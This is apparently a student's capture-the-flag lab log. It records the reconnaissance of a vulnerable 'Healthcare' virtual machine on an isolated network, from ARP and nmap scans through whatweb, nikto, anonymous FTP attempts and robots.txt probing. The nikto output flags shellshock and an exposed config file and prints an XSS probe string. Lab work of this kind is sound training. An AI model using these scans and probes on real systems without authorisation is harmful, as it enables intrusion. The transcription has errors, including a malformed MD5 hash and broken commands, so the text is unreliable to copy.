

Verified the ova file from my windows cmd before opening with Kali

```
C:\WINDOWS\system32\cmd. X + v

Microsoft Windows [Version 10.0.26200.8655]
(c) Microsoft Corporation. All rights reserved.

C:\Users\HP>cd %USERPROFILE%\Downloads

C:\Users\HP\Downloads>certutil -hashfile Healthcare.ova MD5
MD5 hash of Healthcare.ova:
3d64cffcdaadb6f683acdb0e4bf8fbc47
CertUtil: -hashfile command completed successfully.

C:\Users\HP\Downloads>certutil -hashfile Healthcare.ova SHA1
SHA1 hash of Healthcare.ova:
7e65804c291c3453f75d83f6a280a4440adfe104
CertUtil: -hashfile command completed successfully.

C:\Users\HP\Downloads>|
```

```
(habeebah@kali)-[~/CIP-A105_c11.ehit2617337_CTF2]
$ cd logs

(habeebah@kali)-[~/CIP-A105_c11.ehit2617337_CTF2/logs]
$ ls
activity_log.txt

(habeebah@kali)-[~/CIP-A105_c11.ehit2617337_CTF2/logs]
$ cat activity_log.txt
== OPERATOR ACTIVITY LOG ==
Operator Reg No : c11.ehit2617337
Operator User   : habeebah
Date Started    : 2026-09-18 15:11:10 UTC
Target          : OPFOR-02 Healthcare OVA
Attacker Host   :

[2026-09-18 15:11:10 UTC] OVA integrity verified on Windows host.
MD5 expected: 3D64CFFCDAADB6F683ACDB0E4BF8FBC47
SHA1 expected: 7E65804C291C3453F75D83F6A280A4440ADFE104
Result: MATCH
Action: Imported into VMware, network set to Host-Only/Internal (NOT Bridged).
Snapshot: CIP-A105-CTF2-CLEAN-BASELINE created.

(habeebah@kali)-[~/CIP-A105_c11.ehit2617337_CTF2/logs]
$
```

TARGET CONFIRMED TO BE ON SAME SUBNET 192.168.163.134

```
(habeebah@kali)~[/CIP-A105_c11.ehit2617337_CTF2]
$ sudo arp-scan -I eth1 --localnet
Interface: eth1, type: EN10MB, MAC: 00:0c:29:94:31:cd, IPv4: 192.168.163.133
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.163.1    00:50:56:c0:00:08    VMware, Inc.
192.168.163.2    00:50:56:f9:6c:5a    VMware, Inc.
192.168.163.134 00:0c:29:ea:9a:8a    VMware, Inc.
192.168.163.254 00:50:56:fd:8c:48    VMware, Inc.

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.583 seconds (99.11 hosts/sec). 4 responded

(habeebah@kali)~[/CIP-A105_c11.ehit2617337_CTF2]
$
```

CONFIRMED

```
(habeebah@kali)~[/CIP-A105_c11.ehit2617337_CTF2]
$ TARGET="192.168.163.134"

(habeebah@kali)~[/CIP-A105_c11.ehit2617337_CTF2]
$ export TARGET

(habeebah@kali)~[/CIP-A105_c11.ehit2617337_CTF2]
$ echo "TARGET=$TARGET" | tee -a notes/00_network_vars.txt
TARGET=192.168.163.134

(habeebah@kali)~[/CIP-A105_c11.ehit2617337_CTF2]
$ echo "[$(date -u +%Y-%m-%d %H:%M:%S UTC)] Target identified: $TARGET (MAC 00:0c:29:ea:9a:8a). Confirmed on same subnet as Kali via ARP scan." >> logs/activity_log.txt

(habeebah@kali)~[/CIP-A105_c11.ehit2617337_CTF2]
$ ip route get $TARGET
192.168.163.134 dev eth1 src 192.168.163.133 uid 1000
cache

(habeebah@kali)~[/CIP-A105_c11.ehit2617337_CTF2]
$ ping -c 3 $TARGET
PING 192.168.163.134 (192.168.163.134) 56(84) bytes of data.
64 bytes from 192.168.163.134: icmp_seq=1 ttl=64 time=1.93 ms
64 bytes from 192.168.163.134: icmp_seq=2 ttl=64 time=1.17 ms
64 bytes from 192.168.163.134: icmp_seq=3 ttl=64 time=0.680 ms

--- 192.168.163.134 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 0.680/1.258/1.925/0.512 ms

(habeebah@kali)~[/CIP-A105_c11.ehit2617337_CTF2]
$
```



habeebah@kali: ~/CIP-A105_c11.ehit2617337_CTF2

File Actions Edit View Help

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.499 seconds (102.44 hosts/sec). 4 responded

(habeebah@kali)-[~/CIP-A105_c11.ehit2617337_CTF2]

```
$ sudo nmap -sn 192.168.163.0/24 -oA scans/02_ping_sweep
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-18 16:25 WAT
Nmap scan report for 192.168.163.1
Host is up (0.0026s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for _gateway (192.168.163.2)
Host is up (0.0020s latency).
MAC Address: 00:50:56:F9:6C:5A (VMware)
Nmap scan report for 192.168.163.134
Host is up (0.0034s latency).
MAC Address: 00:0C:29:EA:9A:8A (VMware)
Nmap scan report for 192.168.163.254
Host is up (0.0022s latency).
MAC Address: 00:50:56:FD:8C:48 (VMware)
Nmap scan report for kali (192.168.163.133)
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 3.55 seconds
```

(habeebah@kali)-[~/CIP-A105_c11.ehit2617337_CTF2]

```
$ sudo nmap -p- --min-rate 1000 -T4 $TARGET -oA scans/03_all_tcp
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-18 16:26 WAT
Nmap scan report for 192.168.163.134
Host is up (0.0011s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
MAC Address: 00:0C:29:EA:9A:8A (VMware)

Nmap done: 1 IP address (1 host up) scanned in 19.09 seconds
```

(habeebah@kali)-[~/CIP-A105_c11.ehit2617337_CTF2]

```
$ grep -E '^[[0-9]]+/tcp\s+open' scans/03_all_tcp.nmap
21/tcp open  ftp
80/tcp open  http
```

(habeebah@kali)-[~/CIP-A105_c11.ehit2617337_CTF2]

```
$
```

```
(habeebah@kali)-[~/CIP-A105_c11.ehit2617337_CTF2]
$ OPEN_PORTS=$(grep -oP '^d+(?=/tcp\s+open)' scans/03_all_tcp.nmap | paste -sd, )

(habeebah@kali)-[~/CIP-A105_c11.ehit2617337_CTF2]
$ echo "OPEN_PORTS=$OPEN_PORTS" | tee -a notes/00_network_vars.txt
OPEN_PORTS=21,80

(habeebah@kali)-[~/CIP-A105_c11.ehit2617337_CTF2]
$ echo "Open ports: $OPEN_PORTS"
Open ports: 21,80

(habeebah@kali)-[~/CIP-A105_c11.ehit2617337_CTF2]
$ sudo nmap -sV -sC -p $OPEN_PORTS $TARGET -oA scans/04_service_scan
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-18 16:28 WAT
Nmap scan report for 192.168.163.134
Host is up (0.0012s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.3d
80/tcp    open  http     Apache httpd 2.2.17 ((PCLinuxOS 2011/PREFORK-1pclos2011))
| http-robots.txt: 8 disallowed entries
| /manual/ /manual-2.2/ /addon-modules/ /doc/ /images/
| /all_our_e-mail_addresses /admin/ /
|_ http-server-header: Apache/2.2.17 (PCLinuxOS 2011/PREFORK-1pclos2011)
|_ http-title: Coming Soon 2
MAC Address: 00:0C:29:EA:9A:8A (VMware)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 51.11 seconds
```

```
(habeebah@kali)-[~/CIP-A105_c11.ehit2617337_CTF2]
$ cat scans/04_service_scan.nmap
# Nmap 7.95 scan initiated Fri Sep 18 16:28:51 2026 as: /usr/lib/nmap/nmap -sV -sC -p 21,80 -oA scans/04_service_scan 192.168.163.134
Nmap scan report for 192.168.163.134
Host is up (0.0012s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.3d
80/tcp    open  http     Apache httpd 2.2.17 ((PCLinuxOS 2011/PREFORK-1pclos2011))
| http-robots.txt: 8 disallowed entries
| /manual/ /manual-2.2/ /addon-modules/ /doc/ /images/
| /all_our_e-mail_addresses /admin/ /
|_ http-server-header: Apache/2.2.17 (PCLinuxOS 2011/PREFORK-1pclos2011)
|_ http-title: Coming Soon 2
MAC Address: 00:0C:29:EA:9A:8A (VMware)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Sep 18 16:29:42 2026 -- 1 IP address (1 host up) scanned in 51.11 seconds

(habeebah@kali)-[~/CIP-A105_c11.ehit2617337_CTF2]
$
```

```
habeebah@kali: ~/CIP-A105_c11.ehit2617337_CTF2
File Actions Edit View Help
└─$ sudo nmap -sU --top-ports 100 $TARGET -oA scans/05_udp_top100
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-18 16:33 WAT
Nmap scan report for 192.168.163.134
Host is up (0.0011s latency).
Not shown: 98 closed udp ports (port-unreach)
PORT      STATE      SERVICE
68/udp    open|filtered dhcpc
5353/udp  open       zeroconf
MAC Address: 00:0C:29:EA:9A:8A (VMware)

Nmap done: 1 IP address (1 host up) scanned in 108.53 seconds

(habeebah@kali)~[~/CIP-A105_c11.ehit2617337_CTF2]
└─$ nc -nv $TARGET 21 -w 5 | tee scans/06_ftp_banner.txt
(UNKNOWN) [192.168.163.134] 21 (ftp) open
220 ProFTPD 1.3.3d Server (ProFTPD Default Installation) [192.168.163.134]
421 Login timeout (300 seconds): closing control connection


(habeebah@kali)~[~/CIP-A105_c11.ehit2617337_CTF2]
└─$ whatweb -a 3 http://$TARGET -v | tee scans/08_whatweb.txt
WhatWeb report for http://192.168.163.134
Status      : 200 OK
Title       : Coming Soon 2
IP          : 192.168.163.134
Country     : RESERVED, ZZ

Summary     : Apache[2.2.17], Bootstrap, Email[ex@abc.xyz], HTML5, HTTPServer[PCLinuxOS][Apache/2.2.17 (PCLinuxOS 2011/PREFORK-1pclos2011)], JQuery[3.2.1], S
cript

Detected Plugins:
[ Apache ]
The Apache HTTP Server Project is an effort to develop and
maintain an open-source HTTP server for modern operating
systems including UNIX and Windows NT. The goal of this
project is to provide a secure, efficient and extensible
server that provides HTTP services in sync with the current
HTTP standards.

Version     : 2.2.17 (from HTTP Server Header)
Google Dorks: (3)
Website     : http://httpd.apache.org/

[ Bootstrap ]
```



```
String      : Apache/2.2.17 (PCLinuxOS 2011/PREFORK-1pclos2011) (from server string)
```

[JQuery]

A fast, concise, JavaScript that simplifies how to traverse HTML documents, handle events, perform animations, and add AJAX.

```
Version      : 3.2.1
Website      : http://jquery.com/
```

[Script]

This plugin detects instances of script HTML elements and returns the script language/type.

HTTP Headers:

```
HTTP/1.1 200 OK
Date: Fri, 18 Sep 2026 10:40:58 GMT
Server: Apache/2.2.17 (PCLinuxOS 2011/PREFORK-1pclos2011)
Last-Modified: Sat, 06 Jan 2018 06:21:38 GMT
ETag: "407da-13a7-5621593db2080"
Accept-Ranges: bytes
Content-Length: 5031
Connection: close
Content-Type: text/html
```

```
(habeebah@kali)-[~/CIP-A105_c11.ehit2617337_CTF2]
```

```
$ nikto -h http://$TARGET -o scans/09_nikto.txt
```

```
(habeebah@kali)-[~/CIP-A105_c11.ehit2617337_CTF2]
```

```
$ nikto -h http://$TARGET -o scans/09_nikto.txt
- Nikto v2.5.0
```

```
+ Target IP:      192.168.163.134
+ Target Hostname: 192.168.163.134
+ Target Port:    80
+ Start Time:     2026-09-18 16:41:33 (GMT1)
```

```
+ Server: Apache/2.2.17 (PCLinuxOS 2011/PREFORK-1pclos2011)
+ /: Server may leak inodes via ETags, header found with file /, inode: 264154, size: 5031, mtime: Sat Jan 6 07:21:38 2018. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /robots.txt: contains 8 entries which should be manually viewed. See: https://developer.mozilla.org/en-US/docs/Glossary/Robots.txt
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.html. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15, https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ Apache/2.2.17 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /cgi-bin/test.cgi: Site appears vulnerable to the 'shellshock' vulnerability. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS .
+ /cgi-bin/test.cgi: This might be interesting.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 9724 requests: 0 error(s) and 12 item(s) reported on remote host
+ End Time:      2026-09-18 16:42:34 (GMT1) (61 seconds)
```

```
+ 1 host(s) tested
```

```
(habeebah@kali)-[~/CIP-A105_c11.ehit2617337_CTF2]
```

```
$ find scans notes -type f -exec sha256sum {} \; > hashes/phase1_hashes.txt
```

```
(habeebah@kali)-[~/CIP-A105_c11.ehit2617337_CTF2]
```

```
$
```

```

(habeebah@kali)-[~/CIP-A105_c11.ehit2617337_CTF2]
$ ftp -nv $TARGET << 'EOF'
USER anonymous
PASS anonymous@test.com
PWD
LIST
QUIT
EOF
Connected to 192.168.163.134.
220 ProFTPD 1.3.3d Server (ProFTPD Default Installation) [192.168.163.134]
?Invalid command.
?Invalid command.
?Invalid command.
?Invalid command.
?Invalid command.
221 Goodbye.

(habeebah@kali)-[~/CIP-A105_c11.ehit2617337_CTF2]
$ ftp $TARGET
Connected to 192.168.163.134.
220 ProFTPD 1.3.3d Server (ProFTPD Default Installation) [192.168.163.134]
Name (192.168.163.134:habeebah): anonymous
331 Password required for anonymous
Password:
530 Login incorrect.
ftp: Login failed
ftp> ls
530 Please login with USER and PASS
530 Please login with USER and PASS
ftp: Can't bind for data connection: Address already in use
ftp> pwd
Unable to determine remote directory
ftp> quit
221 Goodbye.

```

```

(habeebah@kali)-[~/CIP-A105_c11.ehit2617337_CTF2]
$ sudo nmap -p 21 --script "ftp-anon,ftp-proftpd-backdoor,ftp-vsftpd-backdoor,ftp-syst" $TARGET -oA scans/11_ftp_vuln
cat scans/11_ftp_vuln.nmap
[sudo] password for habeebah:
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-18 20:51 WAT
Nmap scan report for 192.168.163.134
Host is up (0.00080s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
MAC Address: 00:0C:29:EA:9A:8A (VMware)

Nmap done: 1 IP address (1 host up) scanned in 11.02 seconds
# Nmap 7.95 scan initiated Fri Sep 18 20:51:15 2026 as: /usr/lib/nmap/nmap -p 21 --script ftp-anon,ftp-proftpd-backdoor,ftp-vsftpd-backdoor,ftp-syst -oA scans/11_ftp_vuln 192.168.163.134
Nmap scan report for 192.168.163.134
Host is up (0.00080s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
MAC Address: 00:0C:29:EA:9A:8A (VMware)

# Nmap done at Fri Sep 18 20:51:26 2026 -- 1 IP address (1 host up) scanned in 11.02 seconds

```

```

(habeebah@kali)-[~/CIP-A105_c11.ehit2617337_CTF2]
└─$ sudo nmap -p 21 --script "ftp-anon,ftp-proftpd-backdoor,ftp-vsftpd-backdoor,ftp-syst" $TARGET -oA scans/11_ftp_vuln
cat scans/11_ftp_vuln.nmap
[sudo] password for habeebah:
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-18 20:51 WAT
Nmap scan report for 192.168.163.134
Host is up (0.00000s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
MAC Address: 08:0C:29:EA:9A:8A (VMware)

Nmap done: 1 IP address (1 host up) scanned in 11.02 seconds
# Nmap 7.95 scan initiated Fri Sep 18 20:51:15 2026 as: /usr/lib/nmap/nmap -p 21 --script ftp-anon,ftp-proftpd-backdoor,ftp-vsftpd-backdoor,ftp-syst -oA scans/11_ftp_vuln 192.168.163.134
Nmap scan report for 192.168.163.134
Host is up (0.00000s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
MAC Address: 08:0C:29:EA:9A:8A (VMware)

# Nmap done at Fri Sep 18 20:51:26 2026 -- 1 IP address (1 host up) scanned in 11.02 seconds

(habeebah@kali)-[~/CIP-A105_c11.ehit2617337_CTF2]
└─$ curl -sI http://$TARGET | tee scans/07_http_headers.txt
HTTP/1.1 200 OK
Date: Fri, 18 Sep 2026 11:46:52 GMT
Server: Apache/2.2.17 (PCLinuxOS 2011/PREFORK-1pclos2011)
Last-Modified: Sat, 06 Jan 2018 06:21:38 GMT
ETag: "407da-13a7-5621593db2080"
Accept-Ranges: bytes
Content-Length: 5031
Content-Type: text/html

(habeebah@kali)-[~/CIP-A105_c11.ehit2617337_CTF2]
└─$ curl -s http://$TARGET | tee scans/12_index.html
<!DOCTYPE html>
<html lang="en">
<head>
  <title>Coming Soon 2</title>
  <meta charset="UTF-8">

```

```

(habeebah@kali)-[~/CIP-A105_c11.ehit2617337_CTF2]
└─$ curl -s http://$TARGET | tee scans/12_index.html
<!DOCTYPE html>
<html lang="en">
<head>
  <title>Coming Soon 2</title>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <link rel="icon" type="image/png" href="images/icons/favicon.ico"/>
  <link rel="stylesheet" type="text/css" href="vendor/bootstrap/css/bootstrap.min.css">
  <link rel="stylesheet" type="text/css" href="fonts/font-awesome-4.7.0/css/font-awesome.min.css">
  <link rel="stylesheet" type="text/css" href="vendor/animate/animate.css">
  <link rel="stylesheet" type="text/css" href="vendor/select2/select2.min.css">
  <link rel="stylesheet" type="text/css" href="css/util.css">
  <link rel="stylesheet" type="text/css" href="css/main.css">
</head>
<body>
  <div class="simpleSlide100">
    <div class="simpleSlide100-item bg-img1" style="background-image: url('images/bg01.jpg');"></div>
    <div class="simpleSlide100-item bg-img1" style="background-image: url('images/bg02.jpg');"></div>
    <div class="simpleSlide100-item bg-img1" style="background-image: url('images/bg03.jpg');"></div>
  </div>
  <div class="size1 overlay1">
    <div class="size1 flex-col-c-m p-l-15 p-r-15 p-t-50 p-b-50">
      <h3 class="l1-txt1 txt-center p-b-25">
        Coming Soon
      </h3>
      <p class="m2-txt1 txt-center p-b-48">
        Our website is under construction, follow us for update now!
      </p>

```

```
habeebah@kali: ~/CIP-A105_c11ehit2617337_CTF2
File Actions Edit View Help
└─$ whatweb -a 3 http://$TARGET -v | tee scans/08_whatweb.txt
nikto -h http://$TARGET -o scans/09_nikto.txt
cat scans/09_nikto.txt
WhatWeb report for http://192.168.163.134
Status      : 200 OK
Title       : Coming Soon 2
IP          : 192.168.163.134
Country     : RESERVED, ZZ

Summary     : Apache[2.2.17], Bootstrap, Email[ex@abc.xyz], HTML5, HTTPServer[PCLinuxOS][Apache/2.2.17 (PCLinuxOS 2011/PREFORK-1pclos2011)], JQuery
cript

Detected Plugins:
[ Apache ]
  The Apache HTTP Server Project is an effort to develop and
  maintain an open-source HTTP server for modern operating
  systems including UNIX and Windows NT. The goal of this
  project is to provide a secure, efficient and extensible
  server that provides HTTP services in sync with the current
  HTTP standards.

  Version      : 2.2.17 (from HTTP Server Header)
  Google Dorks: (3)
  Website      : http://httpd.apache.org/

[ Bootstrap ]
  Bootstrap is an open source toolkit for developing with
  HTML, CSS, and JS.

  Website      : https://getbootstrap.com/

[ Email ]
  Extract email addresses. Find valid email address and
  syntactically invalid email addresses from mailto: link
  tags. We match syntactically invalid links containing
  mailto: to catch anti-spam email addresses, eg. bob at
  gmail.com. This uses the simplified email regular
  expression from
  http://www.regular-expressions.info/email.html for valid
  email address matching.

  String       : ex@abc.xyz
```

```
habeebah@kali: ~/CIP-A105_c11ehit2617337_CTF2
File Actions Edit View Help
(habeebah@kali)~/CIP-A105_c11ehit2617337_CTF2
$ nikto -h http://$TARGET -o scans/09_nikto.txt
- Nikto v2.5.0

+ Target IP:      192.168.163.134
+ Target Hostname: 192.168.163.134
+ Target Port:    80
+ Start Time:     2026-09-18 20:52:28 (GMT1)

+ Server: Apache/2.2.17 (PCLinuxOS 2011/PREFORK-1pclos2011)
+ /: Server may leak inodes via ETags, header found with file /, inode: 264154, size: 5031, mtime: Sat Jan 6 07:21:38 2018. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
- STATUS: Completed 30 requests (~0% complete, 7.7 minutes left): currently in plugin 'Content Search'
- STATUS: Running average: 10 requests: 0.0034 sec.
+ /robots.txt: contains 8 entries which should be manually viewed. See: https://developer.mozilla.org/en-US/docs/Glossary/Robots.txt
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.html. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ Apache/2.2.17 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /cgi-bin/test.cgi: Site appears vulnerable to the 'shellshock' vulnerability. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS.
+ /./ - 200/OK Response could be Appending './' to a directory may reveal PHP source code.
+ /error/HTTP_NOT_FOUND.html.var - 200/OK Response could be Apache reveals file system paths when invalid error documents are requested.
+ /?mod=inode&id=some_thing&op=view - 200/OK Response could be Sage 1.0b3 may reveal system paths with invalid module names.
+ /?mod=some_thing&op=browse - 200/OK Response could be Sage 1.0b3 reveals system paths with invalid module names.
+ /./ - 200/OK Response could be Appending './' to a directory allows indexing
+ / - 200/OK Response could be Appears to be a default Apache Tomcat install.
+ / - 200/OK Response could be Apache on Red Hat Linux release 9 reveals the root directory listing by default if there is no index page.
+ /?OpenServer - 200/OK Response could be This install allows remote users to enumerate DB names.
+ / - 200/OK Response could be Proxy auto configuration file retrieved.
+ /%2e/ - 200/OK Response could be Weblogic allows source code or directory listing, upgrade to v6.0 SP1 or higher. http://www.securityfocus.com/bid/2513
+ /%2e/ - 200/OK Response could be Weblogic allows source code or directory listing, upgrade to v6.0 SP1 or higher.
+ /%2e/ - 200/OK Response could be Weblogic allows source code or directory listing, upgrade to v6.0 SP1 or higher.
+ /?mod=<script>alert(document.cookie)</script>&op=browse - 200/OK Response could be Sage 1.0b3 is vulnerable to Cross Site Scripting (XSS).
+ /?sql_debug=1 - 200/OK Response could be The PHP-Nuke install may allow attackers to enable debug mode and disclose sensitive information by adding sql_debug=1 to the query string.
+ / - 200/OK Response could be Acme.Serve allows arbitrary file retrieval
+ /?=PHPBB5F2A0-3C92-11d3-A3A9-4C7B08C10000 - 200/OK Response could be PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
```

```

(habebah@kali)-[~/CIP-A105_c11.ehit2617337_CTF2]
$ curl -s http://$TARGET/robots.txt | tee scans/13_robots.txt
# $Id: robots.txt 410967 2009-08-06 19:44:54Z oden $
# $HeadURL: svn+ssh://svn.mandriva.com/svn/packages/cooker/apache-conf/current/SOURCES/robots.txt $
# exclude help system from robots
User-agent: *
Disallow: /manual/
Disallow: /manual-2.2/
Disallow: /addon-modules/
Disallow: /doc/
Disallow: /images/
# the next line is a spam bot trap, for grepping the logs. you should _really_ change this to something else...
Disallow: /all_our_e-mail_addresses
# same idea here...
Disallow: /admin/
# but allow htdig to index our doc-tree
#User-agent: htdig
#Disallow:
# disallow stress test
user-agent: stress-agent
Disallow: /

(habebah@kali)-[~/CIP-A105_c11.ehit2617337_CTF2]
$ for path in /manual/ /manual-2.2/ /addon-modules/ /doc/ /images/ /all_our_e-mail_addresses /admin/; do
echo "== $path =="
curl -sI "http://$TARGET$path" | head -5
echo ""
done | tee scans/14_robots_paths.txt
== /manual/ ==
Command 'head' is available in the following places
Command 'curl' is available in the following places
* /bin/curl
* /bin/head
* /usr/bin/curl
* /usr/bin/head
The command could not be located because '/usr/bin:/bin' is not included in the PATH environment variable.
The command could not be located because '/bin:/usr/bin' is not included in the PATH environment variable.
curl: command not found
head: command not found

```



habecbah@kali: ~/CIP-A105_c11.chit2617337_CTF2

File Actions Edit View Help

```
/usr/bin/curl -sI "http://$TARGET$path" | /usr/bin/head -5  
echo ""
```

done | tee scans/14_robots_paths.txt

== /manual/ ==

```
HTTP/1.1 404 Not Found  
Date: Fri, 18 Sep 2026 11:50:48 GMT  
Server: Apache/2.2.17 (PCLinuxOS 2011/PREFORK-1pclos2011)  
Vary: accept-language,accept-charset  
Accept-Ranges: bytes
```

== /manual-2.2/ ==

```
HTTP/1.1 404 Not Found  
Date: Fri, 18 Sep 2026 11:50:48 GMT  
Server: Apache/2.2.17 (PCLinuxOS 2011/PREFORK-1pclos2011)  
Vary: accept-language,accept-charset  
Accept-Ranges: bytes
```

== /addon-modules/ ==

```
HTTP/1.1 403 Forbidden  
Date: Fri, 18 Sep 2026 11:50:48 GMT  
Server: Apache/2.2.17 (PCLinuxOS 2011/PREFORK-1pclos2011)  
Content-Type: text/html; charset=iso-8859-1
```

Done

== /doc/ ==

```
HTTP/1.1 404 Not Found  
Date: Fri, 18 Sep 2026 11:50:48 GMT  
Server: Apache/2.2.17 (PCLinuxOS 2011/PREFORK-1pclos2011)  
Vary: accept-language,accept-charset  
Accept-Ranges: bytes
```

== /images/ ==

```
HTTP/1.1 403 Forbidden  
Date: Fri, 18 Sep 2026 11:50:48 GMT  
Server: Apache/2.2.17 (PCLinuxOS 2011/PREFORK-1pclos2011)  
Vary: accept-language,accept-charset  
Accept-Ranges: bytes
```

== /all_our_e-mail_addresses ==

```
HTTP/1.1 404 Not Found  
Date: Fri, 18 Sep 2026 11:50:48 GMT  
Server: Apache/2.2.17 (PCLinuxOS 2011/PREFORK-1pclos2011)  
